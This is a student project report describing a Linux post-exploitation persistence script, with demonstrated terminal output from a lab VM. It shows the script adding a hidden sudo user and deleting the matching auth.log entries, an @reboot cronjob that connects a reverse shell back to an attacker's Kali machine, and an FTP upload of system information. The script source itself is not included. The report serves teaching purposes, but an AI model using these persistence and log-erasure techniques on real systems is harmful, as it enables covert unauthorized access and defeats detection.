PROJECT PRESENTATION

OSYS2022

Steylen, Lucas


Introduction and Overview

The Idea behind my script is a post exploitation script that is run to maintain persistence. This script would be ran after gaining access to the root account or an account in the sudo group to give persistence to the attacker. The script has 3 options with an interactive menu.

the first option is to create a new user on the system that has sudo permissions you can enter a username and a password, the script will check to make sure that a user with that name does not already exist and if it doesn't it will create a new sudo user and place the user in the middle of the /etc/passwd file in order to avoid detection. It will then go and delete the logs showing the creation of the user and then notify the operator that the new user has been created and will re-output the username and password of the new user. This is great for persistence because now if you are discovered and the root account that you have access to is reconfigured and you can no longer have access to that account you have another sudo account that you can log into on the system. The second option in the script is to configure a cronjob on the system that on startup will connect to a reverse shell running on my attacking Kali machine. The idea for this is that you would leave a reverse shell listener running on your attacking machine and any time the user logs in you will know and you will have instant command execution again giving persistence even if you lose access to the root account that you had. This can also be helpful for if another user logs into the system you will now have access to their account as well. And the last option in the script is uploading a file full of system info to my attacking Kali machine via FTP. The purpose of this is less for persistence and just to make sure you have good documentation of the machine that you have compromised. My file has kernel version and name, hostname, and ipconfig details however, many other things could be added.


Demonstration

When the script is first ran you are presented with the main menu



```
Create New user with sudo permissions:                                 1
Create a Cron Job that will start a reverse shell upon every start up:  2
upload System information file via FTP:                                3
Exit Script:                                                           4

What would you like to do:
```


If an invalid number is entered it will notify the user before it re-prompts the user to try again



```
Create New user with sudo permissions:                                 1
Create a Cron Job that will start a reverse shell upon every start up:  2
upload System information file via FTP:                                3
Exit Script:                                                           4

What would you like to do: 7
That is not a vaild input, Try again
```


Option 1 – Create new user with sudo permissions.

When option 1 is selected the script will prompt the user to enter a username and password if the username already exists on the system it will re-prompt the user to try again.




lsteylen@lsteylen-virtual-machine: ~/Scripts

```
Enter a Username: NEWUSER
Enter a Password  password
```




```
Enter a Username: lsteylen
Enter a Password  446852
That user name already exists on this system, try again
Enter a Username: 
```

Once a user is created it will be placed in the middle of the /etc/passwd file in order to avoid detection and it will re-output the username and password to the terminal and notify the user that the user has been created



```
Enter a Username: NEWUSER
Enter a Password  446852
[sudo] password for lsteylen:

User Created

Username: NEWUSER
Password: 446852
```


And as we can see the user is place in the middle of the /etc/password file




lsteylen@lsteylen-virtual-machine: ~/Scripts

```
  GNU nano 6.2                                              /etc/passwd
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
User8203:x:1001:1001::/home/User8203:/bin/bash
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
NEWUSER:x:1001:1001::/home/NEWUSER:/bin/bash
uuidd:x:107:115::/run/uuidd:/usr/sbin/nologin
systemd-oom:x:108:116:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
tcpdump:x:109:117::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
whoopsie:x:117:124::/nonexistent:/bin/false
sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
nm-openvpn:x:120:126:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
saned:x:121:128::/var/lib/saned:/usr/sbin/nologin
colord:x:122:129:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:123:130::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:124:131:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:125:65534::/run/gnome-initial-setup/:/bin/false
```

The script will also delete the logs showing the creation of the new user. So if we grep the auth.log file for files containing the new users name or the string useradd we see that the files are not there




```
lsteylen@lsteylen-virtual-machine:~$ cat /var/log/auth.log | grep "NEWUSER"
lsteylen@lsteylen-virtual-machine:~$
```




```
lsteylen@lsteylen-virtual-machine:/var/log$ cat /var/log/auth.log | grep "useradd"
lsteylen@lsteylen-virtual-machine:/var/log$
```

But if we create a user outside the script, we can see that the log files will show up




```
Apr 13 13:41:20 lsteylen-virtual-machine sudo: lsteylen : TTY=pts/0 ; PWD=/var/log ; USER=root ; COMMAND=/usr/sbin/useradd testuser
Apr 13 13:41:20 lsteylen-virtual-machine useradd[2116]: new group: name=testuser, GID=1005
Apr 13 13:41:20 lsteylen-virtual-machine useradd[2116]: new user: name=testuser, UID=1005, GID=1005, home=/home/testuser, shell=/bin/sh, from=/dev/pts/1
lsteylen@lsteylen-virtual-machine:/var/log$
```



```
lsteylen@lsteylen-virtual-machine:/var/log$ sudo useradd testuser
[sudo] password for lsteylen:
lsteylen@lsteylen-virtual-machine:/var/log$ cat /var/log/auth.log | grep "useradd"
Apr 13 13:10:13 lsteylen-virtual-machine sudo: lsteylen : TTY=pts/0 ; PWD=/var/log ; USER=root ; COMMAND=/usr/sbin/useradd testuser
Apr 13 13:10:13 lsteylen-virtual-machine useradd[2598]: new group: name=testuser, GID=1002
Apr 13 13:10:13 lsteylen-virtual-machine useradd[2598]: new user: name=testuser, UID=1002, GID=1002, home=/home/testuser, shell=/bin/sh, from=/dev/pts/1
```


Option 2 – Create cronjob that connects to reverse shell on startup.

When option 2 is selected the script will prompt the user to enter the IP address and the port of the machine they want the reverse shell to connect to it will then configure the cornjob and then notify the user




```
Enter the IP of your attacking machine: 192.168.137.129

Enter the Port of your attacking machine: 4444
[sudo] password for lsteylen:
On startup this machine ( 192.168.137.141 ) will connect to 4444 on 192.168.137.129
```

This works by inserting the contents of a reverse shell into a script and putting the script in the users home directory and then using the crontab to configure a cronjob that points to the script to run on reboot.



```
  GNU nano 6.2                                         /tmp/crontab.Si17mm/crontab
@reboot /home/lsteylen/rsh.sh
```


The first line in the script is a sleep command that waits 5 minutes to give the user enough time to log in, then it runs the command to connect a fully functional reverse shell. So next time the machine starts up the cronjob will run the script and a reverse shell will connect as whoever logs in.



```
┌──(lsteylen㉿Kail-VM)-[~]
└─$ ncat -lvnp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.137.141.
Ncat: Connection from 192.168.137.141:41324.
bash: cannot set terminal process group (843): Inappropriate ioctl for device
bash: no job control in this shell
lsteylen@lsteylen-virtual-machine:~$ whoami
whoami
lsteylen
lsteylen@lsteylen-virtual-machine:~$ 
```


Option 3 – FTP System info.

when option 3 is selected the script will prompt you to enter the IP address of your FTP server as well as the username and password of the account you want to user to log into FTP with.




```
Enter you FTP servers IP address: 192.168.137.129
Enter the FTP username: ftpuser
Enter the password for that account: 4468
```

Script will fill a file called Sysinfo.txt with different system information and then The FTP upload will then take place and then the user will be notified, and they will then be taken back to the main menu.




```
Enter you FTP servers IP address: 192.168.137.129
Enter the FTP username: ftpuser
Enter the password for that account: 4468
Connected to 192.168.137.129.
220 (vsFTPd 3.0.3)
331 Please specify the password.
230 Login successful.
250 Directory successfully changed.
Local directory now: /tmp
local: Sysinfo.txt remote: Sysinfo.txt
229 Entering Extended Passive Mode (|||24912|)
150 Ok to send data.
100% |**********************************************************************************************************************|   938       21.81 MiB/s    --:-- ETA
226 Transfer complete.
938 bytes sent in 00:00 (1.76 MiB/s)
221 Goodbye.
```

If the user enter so incorrect information the script will also notify them



```
Enter you FTP servers IP address: 192.167.132.12
Enter the FTP username: userftp
Enter the password for that account: 4452
ftp: Can't connect to `192.167.132.12:21': Connection refused
ftp: Can't connect to `192.167.132.12:ftp'
Not connected.
Not connected.
Not connected.
Local directory now: /tmp
Not connected.
```


And after a successful upload we can check our FTP server and we will find the file Sysinfo.txt is uploaded




```
┌──(lsteylen㉿Kail-VM)-[/ftpuploads]
└─$ ls

┌──(lsteylen㉿Kail-VM)-[/ftpuploads]
└─$ ls
Sysinfo.txt

┌──(lsteylen㉿Kail-VM)-[/ftpuploads]
└─$ sudo cat Sysinfo.txt
ifconfig:  ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 192.168.137.141 netmask 255.255.255.0 broadcast 192.168.137.255 inet6 fe80::557d:2fd0:d053:f0be prefixlen 64 scopeid 0×20<link> ether 00
:0c:29:dd:09:de txqueuelen 1000 (Ethernet) RX packets 749 bytes 70013 (70.0 KB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 337 bytes 35701 (35.7 KB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions
 0 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 inet6 ::1 prefixlen 128 scopeid 0×10<host> loop txqueuelen 1000 (Local Loopback) RX packets 197 bytes 19248 (19.2 KB) RX errors 0 d
ropped 0 overruns 0 frame 0 TX packets 197 bytes 19248 (19.2 KB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
hostname:  lsteylen-virtual-machine
Kernal Name:  Linux     Kernal Release:  5.19.0-38-generic     Kernal Version:  #39~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Fri Mar 17 21:16:15 UTC 2

┌──(lsteylen㉿Kail-VM)-[/ftpuploads]
└─$ 
```

Script


Picture and script text below



